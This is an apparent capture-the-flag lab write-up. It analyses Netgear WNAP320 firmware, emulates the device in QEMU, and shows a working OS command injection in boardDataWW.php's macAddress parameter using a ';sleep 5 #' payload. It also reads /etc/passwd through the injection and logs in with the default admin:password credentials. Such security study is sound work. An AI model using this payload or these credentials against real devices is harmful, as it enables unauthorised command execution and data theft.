

-we're going to analyze NetGear Access Point WNAP 320 version 2.0.3 firmware files

Support / WNAP320

WNAP320 — ProSAFE Wireless-N Access Point


Model / Version: WNAP320

This product/software is **end-of-life**.

Downloads

Documentation

Looking to buy?
New Product Search >



-download the firmware zip file from their official website <http://www.downloads.netgear.com/files/GDC/WNAP320/WNAP320%20Firmware%20Version%202.0.3.zip>

netgear.com/support/product/WNAP320.aspx#Firmware%20Version%202.0.3

MIB Version 3.0.5.0

Firmware Version 3.0.4.0

MIB Version 3.0.4.0

Firmware Version 3.0.0.7

MIB Version 3.0.0.7

Firmware Version 2.1.6

Firmware Version 2.1.5

Firmware Version 2.0

Firmware Version 2.0.3

Download

-unzip it and start analyzing it

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ wget http://www.downloads.netgear.com/files/GDC/WNAP320/WNAP320%20Firmware%20Version%202.0.3.zip
--2020-10-23 11:50:10-- http://www.downloads.netgear.com/files/GDC/WNAP320/WNAP320%20Firmware%20Version%202.0.3.zip
Resolving www.downloads.netgear.com (www.downloads.netgear.com)... 23.51.38.219
Connecting to www.downloads.netgear.com (www.downloads.netgear.com)|23.51.38.219|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.downloads.netgear.com/files/GDC/WNAP320/WNAP320%20Firmware%20Version%202.0.3.zip [following]
--2020-10-23 11:50:10-- https://www.downloads.netgear.com/files/GDC/WNAP320/WNAP320%20Firmware%20Version%202.0.3.zip
Connecting to www.downloads.netgear.com (www.downloads.netgear.com)|23.51.38.219|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5362552 (5.1M) [application/zip]
Saving to: 'WNAP320 Firmware Version 2.0.3.zip'

WNAP320 Firmware Version 2.0.3.zip      100%[=====] 5.11M  2.50MB/s   in 2.0s

2020-10-23 11:50:12 (2.50 MB/s) - 'WNAP320 Firmware Version 2.0.3.zip' saved [5362552/5362552]

nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ unzip WNAP320\ Firmware\ Version\ 2.0.3.zip
Archive: WNAP320 Firmware Version 2.0.3.zip
  inflating: ReleaseNotes_WNAP320_fw_2.0.3.HTML
  inflating: WNAP320_V2.0.3_firmware.tar
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ ls
ReleaseNotes_WNAP320_fw_2.0.3.HTML  'WNAP320 Firmware Version 2.0.3.zip'  WNAP320_V2.0.3_firmware.tar
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ tar -xvf WNAP320_V2.0.3_firmware.tar
vmlinux.gz.uImage
rootfs.squashfs
root_fs.md5
kernel.md5
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ ls
kernel.md5          rootfs.squashfs    vmlinux.gz.uImage  WNAP320_V2.0.3_firmware.tar
ReleaseNotes_WNAP320_fw_2.0.3.HTML  rootfs.squashfs  'WNAP320 Firmware Version 2.0.3.zip'
```

interesting file that we found after we extracted the files which is the rootfs.squashfs

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ ls -la
total 15856
drwxr-xr-x  2 nobodyatall nobodyatall   4096 Oct 23 11:50 .
drwxr-xr-x 48 nobodyatall nobodyatall   4096 Oct 23 11:50 ..
-rw-r--r--  1 nobodyatall nobodyatall    36 Jun 23  2011 kernel.md5
-rw-r--r--  1 nobodyatall nobodyatall  2667 Apr  3  2012 ReleaseNotes_WNAP320_fw_2.0.3.HTML
-rw-r--r--  1 nobodyatall nobodyatall    36 Jun 23  2011 root_fs.md5
-rwx-----  1 nobodyatall nobodyatall 4435968 Jun 23  2011 rootfs.squashfs
-rw-r--r--  1 nobodyatall nobodyatall 983104 Jun 23  2011 vmlinux.gz.uImage
-rw-r--r--  1 nobodyatall nobodyatall 5362552 Apr  3  2012 'WNAP320 Firmware Version 2.0.3.zip'
-rw-r--r--  1 nobodyatall nobodyatall 5427200 Apr  3  2012 WNAP320_V2.0.3_firmware.tar
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$
```

use binwalk to see the contents

//interesting squashfs filesystem

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ binwalk rootfs.squashfs

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         Squashfs filesystem, big endian, lzma signature, version 3.1, size: 4433988 bytes, 1247 inodes, blocksize: 65536 bytes, created: 2011-06-23 10:46:19

nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$
```

now let's extract it

//hmm now there's some error that we found extracting the files

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ binwalk -e rootfs.squashfs
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Squashfs filesystem, big endian, lzma signature, version 3.1, size: 4433988 bytes, 1247 inodes, blocksize: 65536 bytes, created: 2011-06-23 10:46:19

```
WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e' might not be installed correctly
WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e' might not be installed correctly
```

the sasquatch was not installed, so let's install it

```
e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch
e': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch
3988 bytes, 1247 inodes, blocksize: 65536 bytes, created: 2011-06
```

install these files

<https://github.com/ReFirmLabs/binwalk/blob/master/INSTALL.md>

```
# Install sasquatch to extract non-standard SquashFS images
$ sudo apt-get install zlib1g-dev liblzma-dev liblz02-dev
$ git clone https://github.com/devttys0/sasquatch
$ (cd sasquatch && ./build.sh)
```

and now we're good to go

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ binwalk -e rootfs.squashfs
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Squashfs filesystem, big endian, lzma signature, version 3.1, size: 4433988 bytes, 1247 inodes, blocksize: 65536 bytes, created: 2011-06-23 10:46:19

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$ ls -la _rootfs.squashfs.extracted/
total 4344
drwxr-xr-x 3 nobodyatall nobodyatall 4096 Oct 23 12:03 .
drwxr-xr-x 3 nobodyatall nobodyatall 4096 Oct 23 12:03 ..
-rw-r--r-- 1 nobodyatall nobodyatall 4433988 Oct 23 12:03 0.squashfs
drwxr-xr-x 13 nobodyatall nobodyatall 4096 Jun 23 2011 squashfs-root
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTpentest$
```

let's analyze the directory /squashfs-root

//seems like a linux filesystem with all the directories we can observe here

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTPentest/_rootfs.squashfs.extracted/squashfs-root$ ls -la
total 52
drwxr-xr-x 13 nobodyatall nobodyatall 4096 Jun 23 2011 .
drwxr-xr-x 3 nobodyatall nobodyatall 4096 Oct 23 12:03 ..
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Jun 23 2011 bin
drwxr-xr-x 3 nobodyatall nobodyatall 4096 Jun 23 2011 dev
drwxr-xr-x 6 nobodyatall nobodyatall 4096 Jun 23 2011 etc
drwxr-xr-x 4 nobodyatall nobodyatall 4096 Jun 23 2011 home
drwxr-xr-x 3 nobodyatall nobodyatall 4096 Jun 23 2011 lib
lrwxrwxrwx 1 nobodyatall nobodyatall 11 Oct 23 12:03 linuxrc → bin/busybox
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Aug 22 2008 proc
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Aug 22 2008 root
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Jun 23 2011 sbin
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Aug 22 2008 tmp
drwxr-xr-x 7 nobodyatall nobodyatall 4096 Jun 23 2011 usr
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Nov 11 2008 var
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTPentest/_rootfs.squashfs.extracted/squashfs-root$
```

when we enumerate the filesystem we found that the web pages stored in home/www

```
nobodyatall@0xDEADBEEF:~/tryhackme/intro2IoTPentest/_rootfs.squashfs.extracted/squashfs-root$ ls -la home/www/
total 500
drwxr-xr-x 7 nobodyatall nobodyatall 4096 Jun 23 2011 .
drwxr-xr-x 4 nobodyatall nobodyatall 4096 Jun 23 2011 ..
-r--r--r-- 1 nobodyatall nobodyatall 900 Jun 21 2011 background.html
-r--r--r-- 1 nobodyatall nobodyatall 862 Jun 21 2011 BackupConfig.php
-r--r--r-- 1 nobodyatall nobodyatall 3646 Jun 21 2011 boardDataNA.php
-r--r--r-- 1 nobodyatall nobodyatall 3638 Jun 21 2011 boardDataWW.php
-r--r--r-- 1 nobodyatall nobodyatall 393 Jun 21 2011 body.php
-r--r--r-- 1 nobodyatall nobodyatall 2853 Jun 21 2011 button.html
-r--r--r-- 1 nobodyatall nobodyatall 2458 Jun 21 2011 checkConfig.php
-r--r--r-- 1 nobodyatall nobodyatall 800 Jun 21 2011 checkSession.php
-r--r--r-- 1 nobodyatall nobodyatall 139 Jun 21 2011 clearLog.php
-r--r--r-- 1 nobodyatall nobodyatall 141848 Jun 21 2011 common.php
-r--r--r-- 1 nobodyatall nobodyatall 3569 Jun 23 2011 config.php
-r--r--r-- 1 nobodyatall nobodyatall 2502 Jun 21 2011 data.php
-r--r--r-- 1 nobodyatall nobodyatall 1523 Jun 21 2011 downloadFile.php
-r--r--r-- 1 nobodyatall nobodyatall 3067 Jun 21 2011 getBoardConfig.php
-r--r--r-- 1 nobodyatall nobodyatall 1828 Jun 21 2011 getJsonData.php
-r--r--r-- 1 nobodyatall nobodyatall 5850 Jun 21 2011 header.php
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Jun 23 2011 help
drwxr-xr-x 2 nobodyatall nobodyatall 4096 Jun 23 2011 images
drwxr-xr-x 5 nobodyatall nobodyatall 4096 Jun 21 2011 include
```

let's observe each .php files to find the vulnerability that we can exploit

boardDataWW.php

during the observations, we found that this line of code use `exec()` to execute system commands it gets the value from request parameters of `'macAddress'` & `'reginfo'` and it doesn't check for any input that the users entered.

so this line was vulnerable to system command injection

```
1 <?php
2 $flag=false;
3 $msg='';
4 if (!empty($ REQUEST['writeData'])) {
5     if (!empty($ REQUEST['macAddress']) && array_search($ REQUEST['reginfo'],Array('WW'=>'0','NA'=>
6         0-9a-fA-F){12,12}",$ REQUEST['macAddress'],$regs)!=false) {
7         //echo "test ".$ REQUEST['macAddress']." ".$ REQUEST['reginfo'];
8         //exec("wr mfg data ".$ REQUEST['macAddress']." ".$ REQUEST['reginfo'],$dummy,$res);
9         exec("wr mfg data -m ".$ REQUEST['macAddress']." -c ".$ REQUEST['reginfo'],$dummy,$res);
10        if ($res==0) {
11            conf_set_buffer("system:basicSettings:apName netgear".substr($ _REQUEST['macAddress'], -
12            conf_save();
13            $msg = 'Update Success!';
14            $flag = true;
15        }
16    }
```

login.php

so here we check out the login.php page
from here we can notice that the username is 'admin'

we notice that the password get from requests 'password' will be compared with \$str[1] and in the comment part it specified 'password' so we assume that's the default credential

//admin:password

```
23
24 $passStr = conf_get("system:basicSettings:adminPasswd");
25 $str = explode(' ', $passStr);
26 $str[1] = str_replace(':', '', $str[1]);
27 // $str[1] = str_replace('\\', '', $str[1]);
28 // $str[1] = str_replace('\\\\', '\\', $str[1]);
29 // $str[1] = 'password';
30
31 if ($ REQUEST['username'] == 'admin' && htmlentities($ _REQUEST['password']) == htmlentities($str[1])) {
32     if (checkSessionExpired()===false) {
33         echo 'sessionexists';
34     }
35     else {
36         session_start();
37         $_SESSION['username']=$ _REQUEST['username'];
38         $fp = fopen('/tmp/sessionid', 'w');
39         fwrite($fp, session_id().', '.$ _SERVER['REMOTE_ADDR']);
40         fclose($fp);
41         echo 'loginok';
42     }
43 }
44 else {
45     header('location:index.php');
46 }
47
```

let's try it out, we need to build the environment of the access point first to perform testing so we can use firmware analysis toolkit to do it

<https://github.com/attify/firmware-analysis-toolkit>

change the ownership of rootfs.squashfs to root & elevate our privileges to root

now we build up the environment of NetGear Access Point WNAP320


```
root@0xDEADBEEF:/home/nobodyatall/script/firmware-analysis-toolkit# ./fat.py /home/nobodyatall/tryhackme/intro2IoTpentest/rootfs.squashfs


Welcome to the Firmware Analysis Toolkit - v0.3
Offensive IoT Exploitation Training http://bit.do/offensiveiotexploitation
By Attify - https://attify.com | @attifyme

[+] Firmware: rootfs.squashfs
[+] Extracting the firmware...
[+] Image ID: 1
[+] Identifying architecture...
[+] Architecture: mipseb
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: [('brtrunk', '192.168.0.100')]
[+] All set! Press ENTER to run the firmware...
[+] When running, press Ctrl + A X to terminate qemu
[+] Command line: /home/nobodyatall/script/firmware-analysis-toolkit/firmadyne/scratch/1/run.sh
Creating TAP device tap1_0...
Set 'tap1_0' persistent and owned by uid 0
Bringing up TAP device...
attify123
Adding route to 192.168.0.100...
Starting firmware emulation... use Ctrl-a + x to exit
[ 0.000000] Linux version 5.3.0 (gcc version 5.3.0 (GCC) ) #2 Tue Sep 1 18:08:53 EDT 2020
[ 0.000000] bootconsole [early0] enabled
[ 0.000000] CPU revision is: 00019300 (MIPS 24Kc)
```

now it's running at 192.168.0.100


```
[+] Architecture: mipseb
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: [('brtrunk', '192.168.0.100')]
[+] All set! Press ENTER to run the firmware...
[+] When running, press Ctrl + A X to terminate qemu
[+] Command line: /home/nobodyatall/script/firmware-analysis-toolkit/firmadyne/scratch/1/run.sh
Creating TAP device tap1_0...
```

let's check out the main page of netgear
//voila we're good to go




now let's start logging into the netgear first

still remember that we found the credential in login.php 'admin:password' let's use that to login into it //voila it works!



the vulnerable part is the 'boardDataWW.php' let's check it out



MAC Address

* Format:
xxxxxxxxxxxx (x = Hex String)

Region

☒ Worldwide (WW)

Submit

Reset Form

we use burpsuite to capture the packet

```

POST /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.100/boardDataWW.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Connection: close
Cookie: PHPSESSID=e8d0ed57d8b20bdeecdd2961ebd1e211
Upgrade-Insecure-Requests: 1

macAddress=111111111111&reginfo=0&writeData=Submit

```

the code shows like this

```

//exec("wr mfg data -m ".$_REQUEST['macAddress']." -c ".$_REQUEST['reginfo'],$dummy,$res);
if ($res==0) {
    conf_set_buffer("system:basicSettings:apName netgear" substr($_REQUEST['macAddress'],-6))
}

```

let's see the response time for normal execution
 //191ms

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to /boardDataWW.php with a macAddress parameter. The 'Response' tab shows an HTML response from Netgear.

Request:

```

POST /boardDataWW.php HTTP/1.1
Host: 192.168.0.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.100/boardDataWW.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Connection: close
Cookie: PHPSESSID=e8d0ed57d8b20bdeecdd2961ebd1e211
Upgrade-Insecure-Requests: 1

macAddress=111111111111&reginfo=0&writeData=Submit

```

Response:

```

HTTP/1.1 200 OK
Connection: close
X-Powered-By: PHP/5.2.3
Content-type: text/html
Date: Fri, 23 Oct 2020 17:09:23 GMT
Server: lighttpd/1.4.18
Content-Length: 2790

<html>
  <head>
    <title>Netgear</title>
    <style>
      <!--
        TABLE {
          margin-left: auto;
          margin-right: auto;
        }
        TD {
          padding: 5px;
          text-align: left;
          vertical-align: top;
        }
        .right {


```

now let's try out our attack on macAddress request param


let's try out using sleep 5

//voila it works! it takes 8,291ms to run it, there's delay on it


//payload injected: ;sleep 5 #(comment behind commands)



now we copy the /etc/passwd to the current directory and name it herepasswd.html



and it works!



now we've found that boardDataWW.php 'macAddress' parameter are vulnerable to system command injection

now time to clean up the qemu type 'ctrl-a + x'

... use Ctrl-a + x to exit

then remove the images extracted & created files

```
root@0xDEADBEEF:/home/nobodyatall/script/firmware-analysis-toolkit# ./reset.py  
[+] Cleaning previous images and created files by firmadyne  
[+] All done. Go ahead and run fat.py to continue firmware analysis  
root@0xDEADBEEF:/home/nobodyatall/script/firmware-analysis-toolkit#
```